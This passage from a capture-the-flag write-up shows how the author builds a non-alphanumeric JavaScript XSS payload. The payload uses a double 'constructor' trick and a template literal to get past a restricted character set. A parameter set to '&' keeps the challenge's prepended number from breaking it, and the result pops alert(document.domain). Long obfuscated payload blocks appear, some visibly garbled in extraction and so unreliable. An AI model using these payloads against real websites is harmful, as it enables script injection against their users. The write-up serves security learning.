
Nothing happens or to say our popup is not there??? What did we do wrong? At this point we need to debug again via the developer tools:



The “32 +” is added to our code which of course breaks it as the “+” is also used in our limited character set :-(.

But :-) remember we also control the “b” parameter so we can overwrite the “+” to something else. So lets test this a bit more in our developer console.

I tried different things to put upfront of our payload as we only control the “b” parameter but not the number upfront (32 on this screenshot)



I was not able to find a combination that fired our alert payload. I was stuck at this point. The payload is good but the challenge page adds a number that breaks it completely :-(or at least that is what it seems at this moment...

Refactoring the payload to execute in this challenge

I got myself back to all documentation I had already found and the approach of Gareth Hayes from Portswigger seemed to be different as others as shown here:

<https://portswigger.net/research/executing-non-alphanumeric-javascript-without-parenthesis>

I have not enough Javascript skills to explain why this works but anyway I was able to reconstruct it with our limited character set.


Gareth combines 2 times a “constructor” to get a function:

```
[[  
constructor  
][  
constructor  
]  
`$\$\{ alert(1) }\$````
```

This means we can use our dictionary for the word constructor and the alert(document.domain). We only are missing the letter “s” at the moment but that one is quickly created:

s	[e +[]][+[]][+[] + 18]
---	------------------------

2 times constructor shows a function in Javascript between the brackets like Gareth does:




```
Elements Console Sources Network Performance Memory Application Security Lighthouse
top Filter All levels No Issues
> [[[[[+]+{}][+[]][+[]+5][+[]+{}][+[]][+[]+1][+[]][+[]][+[]+1][+e+[]][+[]][+[]+18][+[]+{}][+[]]
[+[]+6][+e+[]][+[]][+[]+13][+[]][+[]][+[]+0][+[]+{}][+[]][+[]+5][+[]+{}][+[]][+[]+6][+[]+
{}][+[]][+[]+1][+e+[]][+[]][+[]+13][+[]][+[]+5][+[]+{}][+[]][+[]+1][+[]][+[]][+[]][+[]
+1][+e+[]][+[]][+[]+18][+[]][+{}][+[]][+[]+6][+e+[]][+[]][+[]+13][+[]][+[]][+[]][+[]][+[]
+5][+[]+{}][+[]][+[]+6][+[]+{}][+[]][+[]+1][+e+[]][+[]][+[]+13][`$\$\{ [+[]][+[]][+[]][+[]
+1][+e+[]][+[]][+[]+21][+[]][+[]][+[]+3][+e+[]][+[]][+[]+13][+[]][+{}][+[]][+[]+6][+[]
[+[]][+[]][+[]][+[]+4][+[]][+[]][+[]+5][+[]][+[]][+[]][+[]+6][+[]][+[]][+[]][+[]][+[]+2][+[]
+[]][+[]][+[]+13][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]
[+[]][+[]+2][+[]][+[]][+[]][+[]+14}\$````
```

If we combine this with the `\$\\$\{ alert(1) }\\$```` we get following:


```
[[[[[+]+{}][+[]][+[]+5][+[]+{}][+[]][+[]+1][+[]][+[]][+[]+1][+e+[]][+[]][+[]+18][+[]+{}][+[]]
[+[]+6][+e+[]][+[]][+[]+13][+[]][+[]][+[]+0][+[]+{}][+[]][+[]+5][+[]+{}][+[]][+[]+6][+[]+
{}][+[]][+[]+1][+e+[]][+[]][+[]+13][+[]][+[]+5][+[]+{}][+[]][+[]+1][+[]][+[]][+[]][+[]
+1][+e+[]][+[]][+[]+18][+[]][+{}][+[]][+[]+6][+e+[]][+[]][+[]+13][+[]][+[]][+[]][+[]][+[]
+5][+[]+{}][+[]][+[]+6][+[]+{}][+[]][+[]+1][+e+[]][+[]][+[]+13][`$\$\{ [+[]][+[]][+[]][+[]
+1][+e+[]][+[]][+[]+21][+[]][+[]][+[]+3][+e+[]][+[]][+[]+13][+[]][+{}][+[]][+[]+6][+[]
[+[]][+[]][+[]][+[]+4][+[]][+[]][+[]+5][+[]][+[]][+[]][+[]+6][+[]][+[]][+[]][+[]][+[]][+[]+2][+[]
+[]][+[]][+[]+13][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]][+[]
[+[]][+[]+2][+[]][+[]][+[]][+[]+14}\$````
```

This also works fine via the developer console and pops an alert box (self XSS):




Now lets test again if we can combine this with the number upfront that the challenge automatically generates so we still get the alert to pop.

After some attempts I was able to pop the box by using an “&” between the number and our payload. This means if we set the “b” parameter to “&” we replace the “+” and are able to pop the alert box from within the challenge itself!




Alright, at this point we know following

- parameter b must be equal to “&” or URL encoded this becomes %26
 - parameter c must be our payload URL encoded and this becomes:



Remark: The URL is delivered to the victim but the victim still needs to click the submit button! There is no way around the submit button for this challenge.


With an “alert(1)” XSS injection working it is only a small step to pop the domain “alert(document.domain)” as our dictionary already contains all necessary characters to do this. The Javascript payload becomes this:



We need to URL encode this:

The final URL to be delivered to our victim (Use copy and paste in your URL bar):

Works in Chrome:



And also in Firefox:

